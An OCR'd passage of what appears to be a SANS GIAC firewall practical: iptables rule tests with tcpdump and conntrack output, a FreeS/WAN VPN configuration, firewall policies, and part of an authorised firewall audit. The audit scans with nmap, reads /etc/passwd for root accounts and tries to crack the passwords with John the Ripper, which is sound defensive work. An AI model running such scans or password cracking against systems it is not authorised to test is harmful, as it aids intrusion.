The testing procedure for confirming that the above rules have been applied is to execute the above shell script "iptables.conf" then use the command:


```
iptables -L
```

This will confirm that the rules have loaded and are therefore syntactically correct. However, it will not prove that the rule base logic is correct. Although we will examine the logic of the rules in detail later in the audit, the following three sample rules will be used to show the typical procedure used to test the Netfilter ruleset.

Our test will follow what happens when an internal GIAC employees trying to access the website of Google: http://www.google.com .

The diagram below (created by the author of this document) shows the flow of traffic:

1. User requests website from proxy
2. Proxy request look up on the domain from the external DNS
3. External DNS looks up the name
4. Proxy connects to the website and returns data to the requestor



The first rule pair we will examine is the rule that allows the GIAC internal network to connect to the proxy. This r ule would be invoked when someone on the Internal LAN wishes to browse a web page. The first rule allows traffic from the Internal LAN to the service LAN whilst the second allows traffic to return.

```
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p tcp -i eth2
-s $INTERNAL_NET -o eth1 -d $EXTPROXY_HOST --dport 8080 -j ACCEPT

$IPTABLES -A FORWARD -m state --state ESTABLISHED -p tcp -i eth1 -s
$EXTPROXY_HOST --sport 8080 -o eth2 -d $INTERNAL_NET -j ACCEPT
```

On the internal machine set the proxy to GIAC 's proxy in this case: aaa.bbb.ccc.91:8080. Open a web browser and enter the URL: http://www.google.com .

Observe the output below from TcpDump, running on the primary firewall.

```
tcpdump: listening on eth1
15:22:25.57 3332 aaa.bbb.ccc.89.1048 > aaa.bbb.ccc.91.webcache:   S
3694348914:3694348914(0) win 5840 <mss 1460,sackOK,timestamp 1593330
0,nop,wscale 0> (DF)

15:22:25.585278 aaa.bbb.ccc.91.webcache > 192.168.2.25.1048:   S
3549866075:3549866075(0)  ack 3694348915 win 5792  <mss
1460,sackOK,timestamp 200556 1593330,nop,wscale 0> (DF)

15:22:25.586278 aaa.bbb.ccc.89.1048 > aaa.bbb.ccc.91.webcache: .   ack
3549866076 win 5840 <nop,nop,timestamp 1593331 200556> (DF)

15:22:25.587643 aaa.bbb.ccc.89.1048 > aaa.bbb.ccc.91.webcache:   P
0:385(385)  ack 1 win 5840 <nop,nop,timestamp 1593331 200556> (DF)

15:22:25.588436 aaa.bbb.ccc.91.webcache > 192.168.2.25.1048: .   ack
386 win 6432 <nop,nop,timestamp 200556 1593331> (DF)
```

Looking at the TCP flags above highlighted in bold, we can see tha t the web browser has successfully completed the TCP three -way handshake.
1.SYN
2.SYN/ACK
3.ACK

Observe the output below from the connection tracking table located in "/proc/net/ip_conntrack" on the primary firewall. **NOTE:** Irrelevant entries have been removed for readability.

```
tcp      6 431995 ESTABLISHED src=192.168.2.25 dst=aaa.bbb.ccc.91
sport=1048 dport=8080 src=aaa.bbb.ccc.91 dst=aaa.bbb.ccc.89
sport=8080 dport=1048 [ASSURED] use=1
```

The output above shows the connection is established and the assure d keyword means packets have passed in both directions.

The second rule pair test will prove that the GIAC external DNS server is able resolve domain names using an upstream DNS server outside the GIAC network. The first rule allows DNS traffic out fro m the service LAN and the second allows the traffic to return.

```
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p udp -i eth1
-s $EXTDNS_HOST --sport 53 -o eth0 -d ! $INTERNAL_NET --dport 53 -j
ACCEPT

$IPTABLES -A FORWARD -m state --state ESTABLISH ED -p udp -i eth0 -s !
$INTERNAL_NET --sport 53 -o eth1 -d $EXTDNS_HOST --dport 53 -j ACCEPT
```

Observe the output below from TcpDump, running on the primary firewall.

```
15:22:25.621538 aaa.bbb.ccc.91.domain > a.b.c.165.domain: 35127+
[1au] A? www.google.com . OPT UDPsize=2048 (43) (DF)

15:22:25.684643 a.b.c.165.domain > aaa.bbb.ccc.91.domain: 35127
1/4/5 A www.google.com (195) (DF)
```

The first packet shows the request from the external DNS server wanting to resolve the A record www.google.com . The second shows the upstream name server's reply.

Observe the output below showing the connection tracking table located in "/proc/net/ip_conntrack". **NOTE:** Irrelevant entries have been removed for readability.

```
udp      17 23  src=aaa.bbb.ccc.91 dst=a.b.c.165 sport=53 dport=53
src=a.b.c.165 dst=aaa.bbb.ccc.91 sport=53 dport=53 use=1

tcp      6 431995 ESTABLISHED src=192.168.2.25 dst=aaa.bbb.ccc.91
sport=1048 dport=8080 src=aaa.bbb.ccc.91 dst=aaa.bbb.ccc.89
sport=8080 dport=104 8 [ASSURED] use=1
```

The output above shows that even a UDP connection can be tracked. Before the upstream name server replied, the UDP entry would contain the "[UNREPLIED]" flag.

The third rule pair test will prove that the GIAC external proxy server is a ble to retrieve a web page from the Internet.

```
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p tcp -i eth1
-s $EXTPROXY_HOST -o eth0 -d ! $INTERNAL_NET --dport 80 -j ACCEPT

$IPTABLES -A FORWARD -m state --state ESTABLISHED -p tcp -i eth0 -s !
$INTERNAL_NET --sport 80 -o eth1 -d $EXTPROXY_HOST -j ACCEPT
```

Observe the output below from TcpDump, running on the primary firewall.

```
15:22:25.715185 aaa.bbb.ccc.91.1028 > www.google.com.http:   S
3551319514:3551319514(0) win 5840 <mss 1460,sackOK,timestamp 20  0569
0,nop,wscale 0> (DF)
```

```
15:22:25.993312 www.google.com.http > aaa.bbb.ccc.91.1028:   S
3751686909:3751686909(0)  ack 3551319515 win 32120 <mss
1460,sackOK,timestamp 512276545 200569,nop,wscale 0> (DF)

15:22:25.993828 aaa.bbb.ccc.91.1028 > www.google.com.h  ttp: .  ack 1
win 5840 <nop,nop,timestamp 200597 512276545> (DF)

15:22:25.996088 aaa.bbb.ccc.91.1028 > www.google.com.http: P
1:465(464) ack 1 win 5840 <nop,nop,timestamp 200597 512276545> (DF)

15:22:26.342435 www.google.com.http > aaa.bbb.ccc.91.1028: .  ack 465
win 31856 <nop,nop,timestamp 512276579 200597> (DF)

15:22:26.512642 www.google.com.http > aaa.bbb.ccc.91.1028: P
1:1275(1274) ack 465 win 31856 <nop,nop,timestamp 512276580 200597>
(DF)

15:22:26.514337 aaa.bbb.ccc.91.1028 > www.google.com.http: .   ack 1275
win 7644 <nop,nop,timestamp 200649 512276580> (DF)

15:22:26.523349 aaa.bbb.ccc.91.webcache > 192.168.2.25.1048: P
1:1309(1308) ack 386 win 6432 <nop,nop,timestamp 200650 1593331> (DF)

15:22:26.527300 aaa.bbb.ccc.89.1048 > aaa.bbb.ccc.91.webcach  e: . ack
1309 win 7848 <nop,nop,timestamp 1593425 200650> (DF)
```

Once again, the TCP three -way handshake has been highlighted in bold. The subsequent packets show the proxy retrieving data from Google's web server then relaying this information back to the original requestor, the internal host.

Observe the output of the connection tracking table located in "/proc/net/ip_conntrack". **NOTE:** Irrelevant entries have been removed for readability.

```
udp      17 23 src=aaa.bbb.ccc.91 dst=a.b.c.165 sport=53 dport=53
src=a.b.c.165 dst=aaa.bbb.ccc.91 sport=53 dport=53 use=1

tcp      6 431995 ESTABLISHED src=aaa.bbb.ccc.91 dst=216.239.51.101
sport=1028 dport=80 src=216.239.51.101 dst=aaa.bbb.ccc.91 sport=80
dport=1028 [ASSURED] use=1

tcp      6 431995 ESTABLISHED src =192.168.2.25 dst=aaa.bbb.ccc.91
sport=1048 dport=8080 src=aaa.bbb.ccc.91 dst=aaa.bbb.ccc.89
sport=8080 dport=1048 [ASSURED] use=1
```

The entries above show all three connections through the firewall that are needed for an internal machine to retrieve inform ation from the Internet via the Service LAN.

Since all the above output is as expected, the user should be able to see Google's website appear in their browser.

VPN Gateway

Policy

The VPN service chosen is a "security gateway" to "security gateway" s cenario. The reason for this is a large number of hosts each end can transparently connect through to each other's network, without the overhead that would be incurred if every host tried to negotiate its own tunnel with every other host.

The following is the policy that has been mutually agreed and developed with our partners:

1. The VPN will be between our network and our partners network only.
2. Traffic will travel in tunnel mode versus transport mode.
3. The VPN will utilise the IPSEC standard.
4. Authentication will be performed using 2048 -bit RSA keys. This is considered secure enough for authentication. Keys will be exchanged in a physically secure manner such as personal transport.
5. We will be using main mode for Internet Key Exchange (IKE). This is because FreeSwan does not support Aggressive mode in the belief that it reveals too much information to a potential attacker.
6. Key life will be set to one hour as per good practice.
7. We will use 3DES for encryption. Although the RFC allows others, this is the only algorithm available in FreeSwan 1.95.
8. Encapsulating Security Payload (ESP) will be used for the security protocol. See explanation below.
9. We will use MD5 (Message Digest Version 5) for the Hashed Message Authentication Code (HMAC). The choice to use the alter native, SHA (Secure Hashing Algorithm), would be just as good as the HMAC is truncated to 96 - bits.

According to the FreeSwan mailing list, ESP has proven to be more tolerant compared with the Authentication Header (AH) protocol when the VPN device is behi nd a NAT device. However, our VPN is not part of any Network Address Translation scheme on its encrypted interface, so this property of ESP has only been kept in mind in case of any future change to the location of the VPN device.

The main decision lies in the fact that ESP provides us with the facilities we require – encryption and authentication - and AH only provides us with authentication. We must remember that packet authentication should always be used when using encryption, in order to prevent a ma n in the middle type attack. From this we will choose ESP as our authentication and encryption protocol.

Ruleset

Firstly, the operating system kernel, in this case Linux 2.4.9 -13 must be configured with IPSEC support. Since our machine is acting as a gatew ay, routing must be enabled. This is achieved by the following command:

```
echo "1" > /proc/sys/net/ipv4/ip_forward .
```

If this is not configured, the VPN gateway will not be able to route packets outside the local machine.

The VPN configuration consists o f two main configuration files:
`/etc/ipsec.conf` Contains configuration information about connections
`/etc/ipsec.secrets` Secure file containing private and public keys for GIAC


Our RSA key pair, used for authentication only is created using the following command:

```
ipsec newhostkey > /etc/ipsec.secrets
chmod 600 /etc/ipsec.secrets
```

From the "ipsec.secrets" file created above, we can extract our public key as shown below:

```
# RSA 2048 bits   giac006.giacent.com   Sat Mar 9 15:33:19 2002
# for signatures only,  UNSAFE FOR ENCRYPTION
#pubkey=0sAQONlsji5DXdBHHI8RZlw29dLlnJw06LjJF8RZzxs6EXSM8B1uAMeSCMHxH
EDyaBA+b2u4y3fA2RTO3d5TEK3nQgC3S5ORPnnCs+JlOFwoqHK1+hSTb0AmJXi5qLdiCi
zXwppea0OY0nZWZI79LhNsojaSCPsLPaS/wKLisuvEwGzITZB9EU607kHJcrpFCo33JYD
4U++24x/oxWO5HrpEPt+T13Jb7Z kaTZh9z8wPp3B8tlbpuDu6qi1iFWFaCFlNO/6ZhT+n
T224WA4ilVcJ3nlNiy8rrErmwWhw+cheUCiGqnziTLZMLEMvUh2f04eXhDhNyb4iAjE2v
z7Z8OZrQ/
```

The FreeSwan configuration file uses Left and Right terms to identify which side is which in a VPN connection. For GIAC, we are connec ting Partner-GIAC so we will refer to our Partner as the left and GIAC (our network) as the right side of the connection as shown in the diagram (drawn by the author) below.



The following configuration has been generated to co mply with the policy above.

```
/etc/ipsec.conf
# basic configuration
config setup
        # THIS SETTING MUST BE CORRECT or almost nothing will work;
        # %defaultroute is okay for most simple cases.
        #interfaces=%defaultroute
      interfaces="ipsec= eth0"
        # Debug -logging controls:  "none" for (almost) none, "all"
for lots.
        klipsdebug=none
        plutodebug=none
        # Use auto= parameters in conn descriptions to control
startup actions.
        plutoload=%search
```

```
        plutostart= %search
        # Close down old connection when new one using same ID shows
up.
        uniqueids=yes
```

The first parameter specifies the interface that the IPsec protocol will bind to. In our case it would suffice to leave the "%defaultroute" where it was however, explicitly defining the interface is a more consistent approach as we have done in the past with our firewall.

```
#Defaults for subsequent connection descriptions
conn %default
      #How persistent to be in keying negotiations
      keyingtries=0
      disablear rivalcheck=no
      #How to authenticate gateways
      authby=rsasig
      keylife=1h
```

The next part of the configuration file listed above sets the default parameters for all connections. The main point here is that we are using RSA to authenticate and our keys have a limited lifetime of one hour.

```
#VPN connection between Partner and GIAC
conn partner-giac
      #Identity used in authentication exchanges
      leftid=@partner.com
      leftrsasigkey=<we would insert Partner's RSA key here>
      #Partner's VPN gateway IP
      left=partnerIP
      #Next hop from partner to giac
      leftnexthop=<INSERT Partner's GateWay IP>
      #Subnet behind left
      leftsubnet=192.168.100.0/24
      #Identity used for GIAC
      rightid=@giacent.com
      rightrsasigkey=
      #GIAC's VPN gateway IP
      right=aaa.bbb.ccc.90
      #Next hop from GIAC to  partner
      rightnexthop=aaa.bbb.ccc.89
      #This subnet gives access to all our internal address space
      rightsubnet=192.168.0.0/22
```

Above noted above, we have defined the Partner -GIAC VPN relationship with the left variable equal to our Partner's VPN IP Addre ss. In order for packets to return to the Partner's network, we must add a static route on the Internal firewall for the Partner's subnet with the gateway being the internal interface of our VPN device. In this case it is 192.168.100.0/24 for the Partner's network and 192.168.1.3 for our gateway.

Internal Firewall

Policy

The purpose of our internal firewall is to provide segregation of our Internal LAN and our Server LAN with the intention of protecting our servers from internal user access. It also provides a mechanism to control the scope of access that our Partner's have to our vital networks. Finally, it can also be used to reinforce the rules of our primary firewall.

Internet <--> Server LAN

1. DENY ALL

Internet <--> Internal LAN

1. DENY ALL

Service LAN --> Server LAN

1. Allow through web requests
2. Allow through mail
3. Allow through syslog

Server LAN --> Service LAN

1. Allow mail
2. Allow DNS requests

Service LAN --> Internal LAN

1. DENY ALL

Internal LAN --> Service LAN

1. Allow http/https/ftp proxy requests
2. Allow SSH from server management host only.

Server LAN --> Internal LAN

1. DENY ALL

Internal LAN --> Server LAN

1. Allow MS Exchange traffic
2. Allow MS Terminal Services from server management host only.
3. Allow MS SQL Server traffic from DBA management host only.
4. Allow internal DNS
5. Allow SSH from server management host only.

Partner LAN --> Server LAN

1. Allow access to MS SQL Server

Server LAN --> Partner LAN

1. DENY ALL

Partner LAN <--> Internal LAN

1. DENY ALL

Firewall IN/OUT

1. Rate limit logging
2. SSH access to firewall on Inte rnal interface Eth1 only
3. Syslog, DNS queries and NTP are allowed from the firewall
4. No other access in or out of the firewall is allowed. i.e. DENY everything not explicitly listed above

Ruleset

Has been excluded due to size.

Testing

The same procedure used above to test the main firewall would apply to testing specific rules on the internal firewall.

Host based firewall

Policy

1. Allow Database connections from Web server
2. Allow Database connections from Internal LAN.
3. Allow Database connections from Partner V PN network.
4. Allow Remote terminal server connections from Internal LAN management host only.
5. DENY all other inbound traffic
6. DENY all other outbound traffic

Host Lockdown

We cannot rely on our perimeter protection alone to protect GIAC from the many potential hazards associated with connectivity. Host security compliments our perimeter defence. The following will give some ideas on what to consider when implementing host security.

- Change control procedures, to ensure a secure host stays secure
- Host based filtering or firewalling
- IDS (Intrusion Detection System) for monitoring changes to hosts
- Regular maintenance of operating system patches and service packs
- Regular maintenance of application patches and service packs
- Unnecessary services disabled
- Remote logging
- BIOS password
- Physical security controls surrounding access to hardware and console
- Password policies in line with good industry practice
- Disaster recovery plan

For GIAC's network, the hosts in the service LAN are the most vulnerable. These hosts are basically proxy services to other internal hosts meaning they primarily hold configuration rather than data. In this case I would recommend using an IDS such as tripwire, with the baseline configuration stored on finalised CD -R medium. In the event that a host is compromised, the IDS will quickly identify this and the machine can be restored, patched or upgraded as necessary.

Another important issue to consider with hosts is the information that can be obtained from program or service banners, error m essages and characteristics of the operating system. Often worms rely on information obtained through banners on hosts allowing the worm to identify whether the host is susceptible to the intended attack. Hackers can also use information given out from the host to identify what type of operating system the host is running. If possible, it is always a good idea to change the banners to something misleading or not likely to arouse interest.

References

1. Andreasson, Oskar. "iptables Tutorial 1.1.5" 14 th November 2001. URL: http://people.unix-fu.org/andreasson/

2. Brenton, Chris. "2.4 - VPNs and Remote Access". SANS Institute, 2001.

3. Cisco Systems, Inc. "Cisco IOS Configuration Guide" Documentation. 9 th August 2001. URL: http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/secur_c/index.htm

4. FreeS/Wan Project Team. "FreeS/Wan Documentation" 2002. URL: http://www.freeswan.org/freeswan_trees/freeswan-1.95/doc/index.html

5. Gentry, Josh. "Cisco Router Configuration Tutorial" 6 th September 1999. URL: http://www.swcp.com/~jgentry/topo/cisco.htm

6. IANA. "Internet Protocol V4 Address Space" 1 st December 2001. URL: http://www.iana.org/assignments/ipv4-address-space

7. Keeny, Frank. "Screening Router Access List" 30 th December 1998. URL: http://pasadena.net/cisco/secure.html

8. Microsoft Corporation. "Setting TCP/IP Ports for Exchange Connections Through Firewall" Microsoft Knowledge Base. 15 th March 1999. URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;Q155831

9. Microsoft Corporation. "TCP Ports for Communication to SQL Server Through Firewall" Microsoft Knowledge Base. 27 th February 2001. URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;Q287932

10. National Security Agency, United States of America "Router Security Configuration Guide" 21 st November 2001. URL: http://nsa1.www.conxion.com/

11. Russell, Paul 'Rusty'. "IPTABLES Man Pages" Netfilter Project. 11 th August 2000.

12. Russell, Paul 'Rusty'. "Linux 2.4 NAT HOWTO" Netfilter Project. 19 th February 2002. URL: http://www.netfilter.org/documentation/index.html

13. Russell, Paul 'Rusty'. "Linux 2.4 Packet Filtering HOWTO" Netfilter Project. 24th January 2002. URL: http://www.netfilter.org/documentation/index.html

14. Tcpdump.org. "tcpdump Man Pages" TcpDump documentation. 2001. URL: http://www.tcpdump.org/tcpdump_man.html

Assignment 3 – Audit of Security Architecture

Introduction

The primary focus of this technical review is to assess the operational functionality of the organisations firewall. It is not intended to review other components of a firewall environment that include (but not limited to) communications devices, applications, databases, operating systems, hardware and physical security considerations. These components can be covered by a separate audit program and are considered essential for a complete security architecture audit.

Audits are necessary to assess whether confidence can be placed in our computer systems for business functions. In this section we are performing a technical review of the primary firewall described above for GIAC enterprises to assess whether it complies with the organisations policy.

This audit should be performed every time that there is a business requirements change that affects the firewalls policy. It should also occur at regular intervals, irrespective of any changes to the firewall.

Planning is essential before conducting the audit and we must choose an appropriate time to execute the audit work so that we cause minimal disruption to the business of GIAC enterprises. We have arranged to perform the audit after business hours at the end of the working week and have the appropriate network administration staff present. These precautions are to ensure the network and firewall can be brought back online within a reasonable period of time, should anything go wrong.

As technical auditors, we must be aware of the risks that are associated with live testing. It is imperative that the client is also aware of such risks and sign a document that clearly explains these risks and that the client is prepared to take responsibility and limit our liability. Such risks associated with a technical audit include: denial of service, damage to the firewall software state, compromise of operating system or firewall software, performance degradation, introduction of a virus and interference or false alarms from testing traffic.

Audit Approach

The technical audit of GIAC's security architecture will follow the following prescriptive work program that has been developed to cover critical security aspects of the primary firewall. The output of this audit will be a report showing the issues that have been uncovered, assessing these issues by giving them a security risk rating and making recommendations where appropriate to mitigate any risk.

Costing

Activity	Duration	Date Due
Meetings	12 hours	
Planning and Scope	6 hours	
Execution	30 hours	
Report Deliverable	12 hours	
TOTAL	**60 hours**	

Execution Plan

Reference	Control Procedure
1.	a) Determine whether the organisation has any policy in place that states the business needs of the organisation in terms of access requirements and restrictions. b) Assess whether the above requ irements map to the current ruleset in place on the firewall.
2.	a) Are there any change management procedures in place? Is there a formal process requiring sign off from management to modify the firewall rule set? b) Is there a disaster recovery plan in p lace in the event that the firewall hardware or software fails to function in a normal sense?
3.	a) Examine the auditing and logging facilities used by the primary firewall. b) Is the firewall logging facility functioning? c) Is the logging susceptible to flooding?
4.	Decide whether the operating system has been locked down by: a) Finding any unnecessary services running. Use "netstat" to show listening services on the local machine. b) Check the operating system version and/or kernel version. Use "uname" to check the operating system version and type. c) Check for the latest patches (bug fix and security) d) Make sure appropriate user and password controls are in place by checking the user list, who has root access privileges, users all use hard to guess passwords, dormant accounts are locked out and system accounts have no interactive login.
5.	Examine the firewall software. a) Is it the latest version? Use iptables –version

	b) Have all current security patches been applied? c) Scan the firewall to det ermine visibility from all three interfaces. Is the firewall transparent or is it visible to hosts on any of the three interfaces?
6.	a) Examine the ruleset and determine if the firewall is performing its stateful packet filtering properly. Use known tools that craft packets designed to circumvent firewall security measures. b) Test each policy group of the primary firewall to see that it satisfies the policy requirements from where it was derived. Ensure connectivity to and from all services provided by t he GIAC network is possible. The use of packet crafting tools such as Nemesis, Hping and Nmap is authorised. c) Test the firewalls susceptibility to malformed packets, on the INPUT and FORWARD chains. d) Test the firewalls egress and ingress filtering ab ilities through anti spoofing test tools and attempting to enumerate internal addresses. e) Are measures in place to reduce the risk of successfully identifying the firewall software and OS through fingerprinting?

Audit Implementation and Results

The following tools will be used in the audit for purposes of gathering evidence:

Nmap	an advanced port scanner
Hping	a packet assembler and analyser
Nemesis	packet mangling/crafting tool
TcpDump	packet sniffing software
Firewalk	used to traverse fi rewalls

NOTE: To mitigate some of the associated risks of this audit, our own development equipment is used to build and execute the abovementioned tools.

Reference	Result
1.	a) GIAC enterprises have defined the business needs of the various organisationa l units within GIAC. This forms the policy that defines access requirements in and out of the GIAC network. See sections one and two of this document for further details. b) The requirements as defined in sections one and two of this document have been implemented by corresponding firewall rules. See section two of this document.

2. a) No change management procedures exist at GIAC. The firewall administrator can change firewall rules on an ad hoc basis.

b) Yes. GIAC has the latest firewall ruleset backed up on a CD-ROM, and can be placed into similar Intel based hardware in the event of the primary firewall failure.

3. a) Remote Syslog is used to record system and user events triggered on the firewall itself. It is also used to record any firewall events ge nerated by the logging function in iptables.

The following is an extract of the syslog file from giac002:

```
# Log anything (except mail) of level info or higher.
*.info;mail.none;authpriv.none;cron.none    @GIAC014

# The authpriv file has restricted access.
authpriv.*                                  @GIAC014


# Everybody gets emergency messages
*.emerg                                     @GIAC014



# Save boot messages
local7.*                                    @GIAC014
```

b) Yes. The following syslog extract from GIAC014 (the internal syslog host) confirms this:

```
Mar 23 17:03:37 192.168.1.1 k ernel: Default UDP Dropped
IN=eth1 OUT= MAC=00:a0:cc:52:3b:13:00:40:05:a2:03:57:08:00
SRC=aaa.bbb.ccc.91 DST=aaa.bbb.ccc.89 LEN=71 TOS=0x00
PREC=0x00 TTL=64 ID=0 DF PROTO=UDP SPT=53 DPT=1024 LEN=51

Mar 23 17:04:07 192.168.1.1 kernel: Default UDP Dropped
IN=eth1 OUT= MAC=00:a0:cc:52:3b:13:00:40:05:a2:03:57:08:00
SRC=aaa.bbb.ccc.91 DST=aaa.bbb.ccc.89 LEN=71 TOS=0x00
PREC=0x00 TTL=64 ID=0 DF PROTO=UDP SPT=53 DPT=1024 LEN=51

Mar 23 17:04:07 192.168.1.1 sshd(pam_unix)[4532]: session
opened for user root by  (uid=0)

Mar 23 17:04:07 192.168.1.1 sshd(pam_unix)[4532]: session
closed for user root
```

The above shows the logging of packets is not very informative.
Reviewing the firewall rules reveals that the only description of logs are:
Default TCP Dropped
Default UPD Dropped
Default ICMP Dropped
Default Fragment Dropped
No SYN bit - NEW

	c) The firewall has flood resistance built into the ruleset, limiting the number of logs per second. The logging host has sufficient space to store a large number of logs.
	
	Log limiting has been set to one log per second. This is in line with good practice as well as meeting the needs of GIAC.
	
	The following extract from GIAC002 (the primary firewall) ruleset proves this:
	
	`LOG_FLOOD="1/s"`
	
	`#Setup logging CHAIN "LDROP" - Log and Drop`
	`$IPTABLES -A LDROP -p tcp -m limit --limit $LOG_FLOOD -j LOG --log-level info --log-prefix "Default TCP Dropped "`
	
	`$IPTABLES -A LDROP -p udp -m limit --limit $LOG_FLOOD -j LOG --log-level info --log-prefix "Default UDP Dropped "`
	
	`$IPTABLES -A LDROP -p icmp -m limit --limit $LOG_FLOOD -j LOG --log-level info --log-prefix "Default ICMP Dropped "`
	
	`$IPTABLES -A LDROP -f -m limit --limit $LOG_FLOOD -j LOG --log-level warning --log-prefix "Default FRAGMENT Dropped "`
	
	`$IPTABLES -A LDROP -j DROP`

4.	a) The output below confirms that the only service listening on the primary firewall is SSH, bound to the internal interface only.
	
	Output of "netstat –a"
	
	`Active Internet connections (servers and established)`
	`Proto Recv-Q Send-Q Local Address Foreign Address State`
	`tcp 0 0 192.168.1.1:ssh *:* LISTEN`
	`tcp 0 0 192.168.1.1:ssh 192.168.2.25:1027 ESTABLISHED`
	`Active UNIX domain sockets (servers and established)`
	`Proto RefCnt Flags Type State I-Node Path`
	`unix 4 [ ] DGRAM 926 /dev/log`
	`unix 2 [ ] DGRAM 1065`
	`unix 2 [ ] DGRAM 935`
	`unix 2 [ ] STREAM CONNECTED 398`
	
	b) Output of "uname –a":
	
	`Linux giac002 2.4.18 #1 Tue Mar 5 07:11:02 EST 2002 i686 unknown`

	c) The latest stable kernel is in use according to kernel.org. Other patches have been applied using the latest vendor supplied pa tches according to Redhat.
	
	d) Only root, system accounts and a single user account exists. Confirmed by visual inspection of "/etc/passwd". The output of the following awk statement looks for a 0 in the third field of every entry in the /etc/passwd file.
	
	`awk -- 'BEGIN { FS = ":" } ($3 == 0) {print}' /etc/passwd`
	
	The accounts have root level privileges:
	
	`root:x:0:0:root:/root:/bin/bash`
	
	John the ripper was used to determine if the root password or the user password on the primary firewall were secure. It did not produce any results over a period of twelve hours.
	
	Dormant accounts are not monitored, as there is only one user and root.
	
	System accounts use the * character in the password field, disallowing interactive login.

5.	a) The output of "iptables –version"
	
	`[root@giac002 root]# iptables -version`
	`iptables v1.2.5`
	
	According to Netfilter.org, there is a later stable version of iptables (1.2.6a) that should be deployed.
	
	b) No security patches are available according to Netfilter.org.
	
	c) The following res ults show the visibility of the firewall:
	
	Visibility of firewall from Internet
	
	Output of "nmap –v –sT –P0 aaa.bbb.ccc.82" NOTE: This is the external (eth0) interface of the firewall.
	
	`Starting nmap V. 2.54BETA29 ( www.insecure.org/nmap/ )`
	`Host (aaa.bbb. ccc.82) appears to be up ... good.`
	`Initiating Connect() Scan against (aaa.bbb.ccc.82)`
	`The Connect() Scan took 1662 seconds to scan 1548 ports.`
	`All 1548 scanned ports on (aaa.bbb.ccc.82) are: filtered`
	
	`Nmap run completed -- 1 IP address (1 host up) scanne d in 1662 seconds`
	
	The above output from Nmap shows that there are no ports open on the Internet interface.

A simple ping from an external host on the Internet:

```
[adrian@devel adrian]$ ping  -c 5 aaa.bbb.ccc.82
PING aaa.bbb.ccc.82 (aaa.bbb.ccc.82) from a.b  .c.165 :
56(84) bytes of data.

--- aaa.bbb.ccc.82 ping statistics  ---
5 packets transmitted, 0 packets received, 100% packet
loss
[adrian@devel adrian]$
```

The above output shows that the firewall does not respond to ICMP Echo Request packets.

Visibility of firewall from the Service LAN

```
Starting nmap V. 2.54BETA29 ( www.insecure.org/nmap/ )
Host  (aaa.bbb.ccc.82) appears to be up ... good.
Initiating Connect() Scan against  (aaa.bbb.ccc.82)
The Connect() Scan took 1465 seconds to scan 1548 ports.
All 1548 scanned ports on  (aaa.bbb.ccc.82) are: filtered

Nmap run completed  -- 1 IP address (1 host up) scanned in
1465 seconds
```

The above output from Nmap shows that there are no ports open on the Service LAN interface.

NOTE: If we were to run this scan from t he external web server or mail server we would see the web port 80 and mail port 25 open as DNAT is operating on this interface.

A ping from a host on the service net:

```
[root@giac003 root]# ping  -c 5 aaa.bbb.ccc.89
Warning: time of day goes back, taking c  ountermeasures.
PING aaa.bbb.ccc.89 (aaa.bbb.ccc.89) from aaa.bbb.ccc.91 :
56(84) bytes of data.
64 bytes from aaa.bbb.ccc.89: icmp_seq=0 ttl=255
time=2.009 msec
64 bytes from aaa.bbb.ccc.89: icmp_seq=1 ttl=255 time=685
usec
64 bytes from aaa.bbb.ccc.89: i cmp_seq=2 ttl=255 time=662
usec
64 bytes from aaa.bbb.ccc.89: icmp_seq=3 ttl=255 time=698
usec
64 bytes from aaa.bbb.ccc.89: icmp_seq=4 ttl=255 time=955
usec

--- aaa.bbb.ccc.89 ping statistics  ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max/mdev = 0.662/1.001/2.009/0.516 ms
```

The above output shows that the firewall does respond to ICMP Echo Request packets to indicate that it is alive.

Visibility of firewall Internally

```
Starting nmap V. 2.54BETA29 ( www.insecure.org/n  map/ )
Host  (aaa.bbb.ccc.82) appears to be up ... good.
Initiating Connect() Scan against  (aaa.bbb.ccc.82)
The Connect() Scan took 364 seconds to scan 1548 ports.
All 1548 scanned ports on  (aaa.bbb.ccc.82) are: filtered

Nmap run completed  -- 1 IP addre ss (1 host up) scanned in
364 seconds
```

The above output from Nmap shows that there are no ports open on the Internal interface.

NOTE: If we were to run this scan from management host we would see the SSH port 22 open.

A ping from an internal host:

[root@jukebox root]# ping –c 5 192.168.1.1

```
PING 192.168.1.1 (192.168.1.1) from 192.168.2.25 : 56(84)
bytes of data.
